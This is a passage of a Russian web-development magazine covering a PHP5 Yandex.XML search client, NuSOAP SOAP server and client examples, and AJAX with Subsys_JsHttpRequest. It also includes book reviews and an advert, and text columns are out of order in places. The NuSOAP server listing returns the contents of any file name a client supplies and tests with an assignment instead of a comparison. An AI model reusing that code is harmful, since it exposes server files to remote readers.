ными и реализована поддержка этих протоколов в большинстве языков программирования. Самым известным и используемым протоколом на сегодня является SOAP (Simple Object Access Protocol), получивший статус стандарта консорциума World Wide Web. SOAP поддерживает основные типы данных, такие как числа и строки, а также произвольные пользовательские структуры данных, что позволяет приложениям, написанным на любом языке программирования, обмениваться произвольными данными по Сети.

Как дополнение к самому протоколу существует очень полезная технология WSDL. Web

Services Description Language (язык описания web-сервисов) служит для того, чтобы упростить использование web-сервиса путем описания имен методов, их адресов и другой информации, нужной для работы с web-сервисом. Другими словами, нам совершенно не нужно знать и описывать эту информацию самостоятельно, если WSDL поддерживается библиотекой, используемой для работы с web-сервисами. Мы просто указываем ссылку на файл с описанием web-сервиса и вызываем методы, которые он предоставляет. Вся нужная информация будет взята из файла описания.

ПО СУТИ, **WEB-СЕРВИС** — ЭТО ОБМЕН ДОКУМЕНТАМИ
ОПРЕДЕЛЕННОГО ФОРМАТА НА БАЗЕ СУЩЕСТВУЮЩЕГО
ПРОТОКОЛА HTTP

Протокол SOAP также открывает множество альтернатив. К примеру, более простой XML-RPC (разработан на несколько лет раньше, чем SOAP). Рассмотрение этих протоколов выходит за рамки статьи, к тому же каждый протокол имеет документацию — ознакомьтесь, если возникнут вопросы.

→ **Yandex.XML** — это web-сервис, использующий для передачи данных собственный протокол (формат XML-файла). На момент написания статьи еще не было написано никаких библиотек для работы с этим web-сервисом, кроме примера Perl-скрипта на официальном сайте проекта, так

вание Yandex.XML будет актуально для средних сайтов, где критерии ко времени индексации информации не слишком велики, что вытекает из особенностей поисковой системы такого масштаба, как Yandex, — на индексацию документа может уйти неделя, если не больше. Эта особенность проявляется только в нашем конкретном примере и не относится к web-сервисам в целом, так что приступим к созданию.

Для начала неплохо было бы продумать структуру классов, отвечающих за взаимодействие с поисковым сервисом.

Вызов web-сервиса происходит путем формирования XML-документа с параметрами и отправки его на адрес, по которому расположен web-сервис. В нашем случае простейший запрос выглядит так:

```
<?xml version="1.0" encoding="utf-8"?>
<request>
  <query>строка для поиска &lt;&lt;
  host='ваш_домен'</query>
</request>
```

Содержание элемента query — это наш запрос к поисковой системе. Мы хотим организовать поиск только по своему сайту, поэтому используется оператор языка запросов host, позволяющий ограничить поиск только по заданному доменному имени.

За формирование запроса отвечает метод prepareQuery, а за отправку — собственно метод query, код которых можно найти на диске.

Кроме того, метод query отвечает также и за получение ответа от web-сервиса, тоже представляющего собой обычный XML-документ.

→ **YandexSearchResponse**. Класс ответа поисковой системы может реализовывать множество функций, но мы реализуем только две: получение конкретного документа и общего числа документов в ответе.

Чтобы упростить работу с классом, мы наследуем его от класса ArrayObject (этот специальный класс поставляется в стандарте с php5, позволяет работать со своими полями как с элементами обычного массива). Значение элементам данного массива присваивает метод append, который мы и вызы-

ARRAYOBJECT — ЭТО СПЕЦИАЛЬНЫЙ КЛАСС, КОТОРЫЙ ПОЗВОЛЯЕТ РАБОТАТЬ СО СВОИМИ ПОЛЯМИ КАК С ЭЛЕМЕНТАМИ ОБЫЧНОГО МАССИВА

что в какой-то степени мы являемся первопроходцами в этом деле.

PHP5 выбран как очень мощный язык для web-программирования, в котором, по сравнению с предшественником, лучше реализована парадигма объектно-ориентированного программирования, что позволит нам сосредоточиться только на самых главных моментах, и не тратить усилий на написание кода, и, кроме того, успешно использовать данный web-сервис на любом другом языке.

→ **за дело!** Прежде чем приступать собственно к созданию, сделаю предупреждение. Использо-

YandexSearchQuery — класс запроса к Yandex'у.

YandexSearchAnswer — ответ Yandex'a. Предоставляет удобный интерфейс.

YandexSearchDoc — конкретный документ.

При желании можно добавить класс YandexSearchGroup, так как Yandex может группировать документы в своем ответе, но мы не будем делать это для большей простоты системы.

→ **YandexSearchQuery**. Абстрактно web-сервис можно представить в виде функции (метода), которому мы должны передать какие-то параметры, а он, соответственно, должен вернуть какие-то

SPECIAL ОБЗОР

MEDIUM



PHP5 and MySQL Bible

John Wiley & Sons, 2005
1080 страниц
Разумная цена: 900 рублей

Литературу на русском языке я не читаю, поэтому для самостоятельного изучения не могу посоветовать ничего. На английском советую «PHP5 and MySQL Bible» (возможно, есть и перевод). В этой книге, пусть поверхностно, зато в легкодоступной форме описано создание web-сервисов. Помимо этого, в книге ты найдешь наиболее подробную информацию по использованию связки PHP+MySQL и множеству других важных вопросов, таких как использование сессий, файлы Cookies. Если найдешь перевод и он окажется качественным, то ты оценишь работу авторов по достоинству.

HARD



Популярные Web-сервисы: практика использования

М.: КУДИЦ-ОБРАЗ, 2005 / Айверсон У.
240 страниц
Разумная цена: 164 рубля

Путеводитель по загадочному и неясному миру нетривиального применения web-служб. К примеру, eBay ежемесячно обрабатывает свыше миллиарда (!) запросов на web-услуги. Тем не менее, в условиях сотен появившихся спецификаций почти невозможно осуществить превращение REST, RDF, SOAP, XML и всего остального в нечто действительно полезное. Эта книга не затрагивает теорию, а напротив, сосредотачивается на использовании API работающих web-служб. За основу взяты проекты, на примере которых легко показать использование и интеграцию web-служб: Google, Amazon, eBay, PayPal, FedEx и др.

ваем в конструкторе нашего класса, передавая ему в качестве параметра узел одного конкретного документа из DOM-дерева, сформулированного нами из XML-документа ответа поисковой системы.

```
public function __construct(DOMDocument $a)
{
    ...
    $this->answerDOMTree = $a;
    $docs = $this->answerDOMTree->getElementsByTagName('doc');
    for ($i = 0; $i < $docs->length; $i++) {
        $this->append(new YandexSearchDoc($docs->item($i)));
    }
}
```

Теперь, чтобы получить третий документ из результатов поиска, нужно просто обратиться к переменной ответа (например `$response`) как к обычному массиву, то есть `$response[2]`.

→ **YandexSearchDoc**. В нашем случае этот класс выполняет функции обычного массива, но

будет правильнее оформить его именно в класс, на случай если захочешь реализовать дополнительную функциональность.

Так же, как и в предыдущем примере, мы наследуем его от `ArrayObject`, чтобы упростить использование класса. Ключи нашего массива — имена узлов, которые содержит документ. Значения элементов — содержание этих узлов.

→ **работает**. Итак, подошло время опробовать полученный код на практике. Однако перед началом работы с web-сервисом Яндекс.XML нужно зарегистрировать IP-адрес, с которого мы будем посылать запросы, на странице сервиса (Яндекс ограничивает количество бесплатных запросов одной тысячей в день). Предположим, что регистрация прошла успешно и мы можем пользоваться web-сервисом. Запустив простенький пример (он лежит на диске), получим вот такую страницу (рисунок 1).

Если кто-то заметил, мы не реализовали переход по страничкам результатов запроса к поисковой системе — оставляю это на домашнее задание.




Рисунок 1. И чем не Яндекс?

→ **напоследок**. В интернете появляется все больше публичных web-сервисов с самыми разными возможностями. Дело не в простой моде, а во всеобщей тенденции. Все больше компаний разрабатывают программы, ориентированные на использование сервисов (Service-Oriented Architecture — SOA). Такие гиганты, как Microsoft и Sun, присоединяются. Не побоюсь сказать, что именно в этом будущем разработки любых программ, независимо от области их применения ☹

ВОЛШЕБНИК NUSOAP

ФЛЕНОВ МИХАИЛ (HORRIFIC@VR-ONLINE.RU)

В Java и .NET есть множество классов, которые упрощают создание web-сервисов и делают решение этой задачи очень приятным на ощупь. PHP изначально не предоставлял ничего подобного. Однако ничто не стоит на месте, и твой любимый язык тоже развивается. Рассмотрим библиотеку классов NuSOAP для PHP, которая упрощает создание клиентов и серверов web-сервисов.

Для начала забираешь архив с файлами библиотеки с сервера http://sourceforge.net/project/showfiles.php?group_id=57663. Обрати внимание на то, что адрес указывает на сервер *sourceforge.net*, а значит, библиотека открыта и бесплатна. Распаковываешь архив и заливаешь на сервер все файлы из директории `lib`. Можно располагать их как угодно, лишь бы находились в одной директории и сценарий мог бы найти их.

Чтобы получить доступ к библиотеке, достаточно подключить в сценарии один файл — `nusoap.php`, что лучше сделать с помощью `require_once`:

```
require_once('nusoap.php');
```

сервер. Руководствуясь логикой, начнем писать пример с создания сервера. По-

смотрим на код, который я набросал, а потом разберем его по косточкам. Код сервера показан на листинге:

```
<?php
require_once('lib/nusoap.php');
$server = new soap_server;
// Создание нового сервера
$server->register('getXMLFile');
// Регистрация функции
function getXMLFile($filename)
// Функция будет вызываться клиентом
{
    if ($file = "$filename.xml")
    {
        $f = fopen($file, 'r');
        $filebody = fread($f, filesize($file));
        fclose($f);
        return $filebody;
    }
}
$server->service($HTTP_RAW_POST_DATA);
?>
```

В первой строке подключаем файл `nusoap.php`. Если он расположен не в директории `lib`, то исправь эту строчку.

Далее самое интересное — создание нового сервера и регистрация функции, вызываемая клиентом:

```
$server = new soap_server;
$server->register('getXMLFile');
```

В первой строке мы создали экземпляр класса `soap_server`, что и станет SOAP-сервером.

Во второй строке вызываем метод `register` для регистрации функции сервера. В качестве параметра нужно передать имя функции.

Функция получает в качестве параметра имя файла, открывает его, считывает содержимое и возвращает его в качестве результата.

Напоследок вызываем метод `service` и передаем ему в качестве параметра `HTTP_RAW_POST_DATA`.

КЛИЕНТ. Теперь напишем клиент, который будет обращаться к серверу:

```
<?php
require_once('nusoap.php');
$name = 'Имя файла';
$p = array('filename'=>$name);
$client = new soapclient('http://your-
sitename/server.php');
$result = $client->call('getXMLFile', $p);
echo $result;
?>
```

В самом начале подключаешь файл `nusoap.php`. Далее для удобства заводишь переменную `$name`, где будет храниться имя файла, который мы хотим получить от сервера.

Далее создаешь массив из параметров, передаваемых серверу. В нашем случае серверная функция получает только один параметр — имя файла. Чтобы создать соответствующий массив, выполняешь строку:

```
$p = array('filename'=>$name);
```

Теперь в переменной `$p` будет храниться имя параметра и значения, соответствующие

ему (имя файла). Можно создавать экземпляр класса клиента `soapclient`:

```
$client = new soapclient('http://your-
sitename/server.php');
```

В качестве параметра во время создания экземпляра передаешь URL файла сценария сервера. Если все удачно, то в переменной `$client` появился нужный нам экземпляр класса. Мы готовы вызвать функцию сервера:

```
$result = $client->call('getXMLFile', $p);
```

Здесь вызывается метод `call` экземпляра SOAP-клиента, а в качестве параметра передается имя функции сервера и переменная, содержащая параметры. В качестве результата мы должны получить содержимое файла.

отладка. Самое сложное при разработке сценариев на языке PHP и SOAP-программ в частности — это отладка. Да, это не Java и не .NET, никаких интуитивных отладчиков нет. Единственное, что возможно, — посмотреть пакеты, которые получает и отправляет клиент. Для этого после вызова метода клиента добавляешь в код сценария следующие две строки:

```
echo htmlspecialchars($client->request, ENT_QUOTES);
echo htmlspecialchars($client->response, ENT_QUOTES);
```

В результате показывается текст запроса, отправленного на сервер, и ответа.

НЕ ХВАТАЕТ ЧЕГО-ТО ОСОБЕННОГО?

Играй
просто!
GamePost



Age of Empires III
Collector's Edition

\$125.99



Call of Duty 2
Collector's Edition

\$99.99



Command & Conquer:
Collection

\$49.99



Diablo Action
Figure:

Necromancer

\$42.99



У НАС ПОЛНО
ЭКСКЛЮЗИВА

* Эксклюзивные
игры

* Коллекции
фигурок
из игр

* Коллекционные
наборы



Тел.: (495) 780-8825
Факс.: (495) 780-8824

www.gamepost.ru



ВЫБОР ЛУЧШЕГО ПОДХОДА К ДИНАМИЧЕСКОЙ ПОДГРУЗКЕ ДАННЫХ

РАЗЛИЧНЫЕ ТЕХНОЛОГИИ ДИНАМИЧЕСКОЙ ПОДГРУЗКИ ДАННЫХ (БЕЗ ПЕРЕЗАГРУЗКИ СТРАНИЦЫ) ПРИМЕНЯЮТСЯ УЖЕ ДОСТАТОЧНО ДАВНО, НО ПОЯВЛЕНИЕ ТЕРМИНА AJAX ЗАСТАВИЛО ВСЕХ ГОВОРИТЬ О НЕЙ. К СОЖАЛЕНИЮ, ИЗ-ЗА РАЗЛИЧИЙ БРАУЗЕРОВ ОТСУТСТВУЕТ ЕДИНАЯ КРОССБРАУЗЕРНАЯ РЕАЛИЗАЦИЯ ДАННОЙ ТЕХНОЛОГИИ. И КАК ЖЕ БЫТЬ, ЕСЛИ МЫ ВСЕ-ТАКИ ХОТИМ ИСПОЛЬЗОВАТЬ ЕЕ У СЕБЯ НА САЙТЕ?

ALEXEY SHOCKOV
{ alexey.shockov@splendot.com }



СОЗИДАТЕЛЬНАЯ СИЛА AJAX

Где как не в web'e может развернуться настоящий разработчик web-интерфейсов? В последнее время я не слышал ни одного восторженного отзыва об интерфейсах от пользователя обычных программ (не считая продуктов фирмы Apple, которая всегда шокирует своими разработками), постепенно акцент смещается в направлении интернета.

Несмотря на это, web-разработчики в какой-то мере завидуют разработчикам оконных приложений. Разделение логики программы (находящейся на сервере) и пользовательского интерфейса заставляет придумывать все более изощренные пути быстрого обмена данными, чтобы хоть как-то приблизиться к своим соратникам-оконникам. Именно AJAX — одно из таких изощрений, о котором мы и поговорим. → **немного истории.** Идея «удаленного программирования» (remote scripting) совсем не нова. Она зародилась еще в конце 90-х годов прошлого века с появлением в браузере Microsoft Internet Explorer элемента IFRAME и его альтернативы в браузере Netscape Navigator — LAYER. Эти два элемента имели атрибут SRC, который позволял им загружать другие документы без перезагрузки исходной страницы. Именно с помощью скриптов, которые содержались в подгружаемых страницах,

и реализовывались всевозможные эффекты динамического взаимодействия с пользователем.

В 1998 году появилась технология MSRS (Microsoft's Remote Scripting), которая использовала Java-апплет как хранилище информации и JavaScript на web-странице для доступа к этому хранилищу. Позже было выпущено еще несколько библиотек, использующих различные подходы для подгрузки данных, к примеру JSRS и технология JavaScript on Demand.

2002 год можно считать датой рождения технологии AJAX. В этом году сообщество программистов microsoft.public.scripting.remote была предложена модификация, которая заменяла Java-апплет объектом XMLHttpRequest в JavaScript. К 2005 году большинство используемых браузеров (таких как MS Internet Explorer и браузеры Mozilla) поддерживали этот объект для динамического доступа к данным.

→ **поподробнее, пожалуйста.** AJAX не является технологией в полном смысле этого слова. AJAX — всего лишь термин, который обозначает совместное использование группы различных техноло-

гий для реализации динамической подгрузки данных на страницу. Этот термин подразумевает использование языка разметки HTML совместно с таблицами стилей CSS для представления данных, языка JavaScript и объектной модели документа (Document Object Model, DOM) для манипуляции данными и языка разметки XML для обмена информацией между сервером и клиентом.

На схеме №1 представлено сравнение традиционной модели web-приложения, в которой на запрос пользователя отсылается конкретный документ, и модели с использованием AJAX.

Традиционный подход прост для разработки, но вынуждает пользователя постоянно тратить время. Приходится ждать, пока не будет отправлена заполненная форма при голосовании на сайте. Новый подход, основанный на базе AJAX, позволяет повышать интенсивность обмена данными между пользователем и серверным приложением, тем самым уменьшать время простоя сервера и, что главное, улучшать дружелюбность интерфейса.




Схема №1. Сравнение обычной схемы взаимодействия с пользователем и схемы с применением AJAX

Благодаря асинхронному взаимодействию интерфейса с серверной частью, пользователю открываются новые грани удобства. К примеру, если на нашей странице находится множество документов, мы можем с самого начала загрузить только самые популярные из них, а остальные, если пользователь захочет их прочитать, подгружать автоматически. Традиционный и AJAX-подход показаны на схеме №2.

→ **с небес на землю.** Плавно переходя от теории к практике, затронем вечно животрепещущую тему — совместимость браузеров.

Если говорить подробнее о реализации объекта XMLHttpRequest в каждом конкретном браузере, то можно обнаружить интересные «подводные камни», с которыми сталкивается web-разработчик. К примеру, в браузере MS Internet Explorer XMLHttpRequest представляет собой ActiveX-компонент. Соответственно, если пользователь по каким-то причинам отключил в браузере ActiveX, то web-страница, написанная с использованием AJAX, не сможет получить доступ к одному из своих главных компонентов.

Браузеры Mozilla Foundation, такие как Mozilla и Firefox, на мой взгляд, имеют лучшую поддержку объекта XMLHttpRequest, независимую от каких-либо расширений и встроенную в браузер. Единственной особенностью является ограничение на загрузку документов только с текущего сайта при настройках по умолчанию.

Орега начиная с восьмой версии тоже поддерживает XMLHttpRequest, что, правда, сильно ограничено. В связи с этим для Oreга существует несколько различных подходов по реализации динамической подгрузки данных.

Может показаться странным, но если по каким-то причинам объект XMLHttpRequest недоступен, многие используют элемент IFRAME, который все еще служит нам верой и правдой. Правда, я не рекомендую использовать данный подход по нескольким причинам. Во-первых, при загрузке данных раздается характерный щелчок и в историю браузера добавляется новая запись о загружаемой странице, что не есть хорошо. Во-вторых, этот подход добавляет медлительности: для каждого элемента IFRAME фактически создается новое окно браузера.

Второй вариант связан с использованием динамически создаваемого элемента SCRIPT, в атрибуте SRC которого будет содержаться адрес серверного скрипта, отвечающего за выдачу данных. Здесь нужно сделать пару оговорок. Обмен данными с серверным скриптом может осуществляться только методом GET и в ответ он может выдавать только валидный код на JavaScript.

Каждая библиотека использует свой подход, и ниже мы рассмотрим одну из них — Subsys_JsHttpRequest.

→ **примеры использования.** Все больше крупных web-сайтов начинают использовать технологию AJAX для улучшения интерактивного взаимодействия с пользователем. Самая удачная реализация, на мой взгляд — web-интерфейс почтовой службы

Gmail компании Google. Если у нас есть такой пример, то я не могу не уделить внимание одной из самых важных тем — проектированию AJAX-приложений. Одно дело — просто писать программы, и совсем другое — писать эффективные программы. → **шаблоны и антишаблоны.** Кстати, собираясь использовать такую технологию, как AJAX, стоит десять раз подумать о том, нужна ли она вообще для решения поставленной задачи? Чтобы было проще понять, где должна применяться эта технология, я приведу несколько примеров.

Для начала вспомним формы с множеством полей, которые нужно заполнять... А если на странице множество ссылок на формы, в которые нуж-

но ввести какую-то информацию? Несколько минут бесполезного ожидания загрузки очередной страницы и отправка данных формы на сервер — и так множество раз. Перспектива нас не радует, правда? Как раз для этих задач в первую очередь нужно применять AJAX: пользователю не придется каждый раз загружать новую страницу, а при запросе очередной формы будет инициирован запрос на сервер, результатом которого станет список полей новой формы.

Отдельно хочется сказать о формах, в которых предусматривается поле с большим количеством вводимого текста. Примером могут послужить форумы, web-интерфейсы почтовых серви-

сов и многое другое. Неожиданное отключение питания, зависание браузера — много ли еще ситуаций, когда введенный текст не сохраняется и приходится писать его заново? Избежать неприятных ситуаций поможет автоматическое сохранение текста письма или сообщения, которое мы писали в форум. Одним из первых проектов, в котором была реализована такая возможность, стал Gmail, а в ближайшем будущем к нему должна присоединится и «Яндекс.Почта».

Голосования и различные мелкие формы, которые отсылают выбор пользователя серверу для дальнейшей обработки, также входят в область применения технологии AJAX. Нежела-





Схема №2. Взаимодействие интерфейса с серверной частью при традиционном подходе и в приложениях с использованием AJAX

ние перезагружать страницу часто убивает стремление пользователя проголосовать в опросе на сайте. Отправка же данных средствами XMLHttpRequest прозрачна для пользователя, она не заставляет его ждать, пока форма будет отправлена на сервер и страница перезагрузится.

От шаблонов проектирования плавно перейдем к антишаблонам. Кстати, при большом притоке пользователей интенсивное использование AJAX существенно увеличит нагрузку на сервер! Если на одной странице мы обновляем одновременно много элементов, лучше обновить ее полностью. Также не стоит делать множество маленьких запросов к серверу. Нужно найти оптимальное для сайта соотношение нагрузки на сервер и количества подгружаемой информации.

Нет смысла использовать AJAX в критически важных местах. Если пришлось использовать его, то нужно позаботиться о том, чтобы при выключенном JavaScript все работало как нужно.

→ **используем библиотеку Subsys_JsHttpRequest.** Обсудив теоретические моменты, перейдем к практике, в которой можно использовать два подхода: писать весь механизм взаимодействия клиент-сервер самостоятельно или воспользоваться готовой библиотекой. Чаще всего совсем не требуется изобретать велосипед, так что мы воспользуемся вторым вариантом, а именно — библиотекой Subsys_JsHttpRequest от Дмитрия Котерова для PHP. Почему именно этот язык и эта библиотека?

PHP — очень распространенный в силу своей скорости и легкости язык web-программирования. Библиотека Subsys_JsHttpRequest выгодно отличается от конкурентов кроссбраузерностью. В зависимости от конкретного браузера, библиотека выбирает метод передачи данных и гарантирует доставку данных пользователю практически в любой ситуации.

Для знакомства с библиотекой реализуем очень простой пример — страницу авторизации пользователя, которая проверяет введенные данные практически на лету. Полный код примера, как и всегда, находится на диске, прилагаемом к журналу.

→ **авторизация «не отходя от кассы».** Для начала рассмотрим frontend нашей программы, то есть ту страницу, которую увидит пользователь. Из-за примитивности HTML-верстки мы не будем обращать на нее внимания, разберемся с JavaScript'ом. Первым делом подключим библиотеку:

```
<script language="JavaScript" src="lib/
Subsys/JsHttpRequest/Js.js"></script>
```

Далее следует всего одна функция checkUser, вызов которой происходит при отправке формы на сервер. Здесь сосредоточена вся работа по подготовке запроса к серверу, собственно запроса и обработке результатов.

Составление запроса происходит путем формирования массива из элементов формы, в нашем

случае это user и pass. После создания объекта Subsys_JsHttpRequest_Js, который и отвечает за обмен данными, не лишним будет активировать очень полезную функцию кеширования (кеширование помогает уменьшить нагрузку на сервер не отсылая ему одинаковых запросов, а пользователь тратит меньше времени при работе с нашим приложением).

Запрос можно отправлять на сервер как методом POST, так и методом GET, причем адрес серверного скрипта может уже содержать GET-параметры — на работе Subsys_JsHttpRequest_Js это никак не отразится.

```
// Get information
var user = '' + document.getElementById('user').value;
var pass = '' + document.getElementById('pass').value;
// Create object
var req = new Subsys_JsHttpRequest_Js();
// Allow caching queries
req.caching = true;
// Prepare object
req.open('POST', 'load.php', true);
// Send query
req.send({ u: user, p: pass });
```

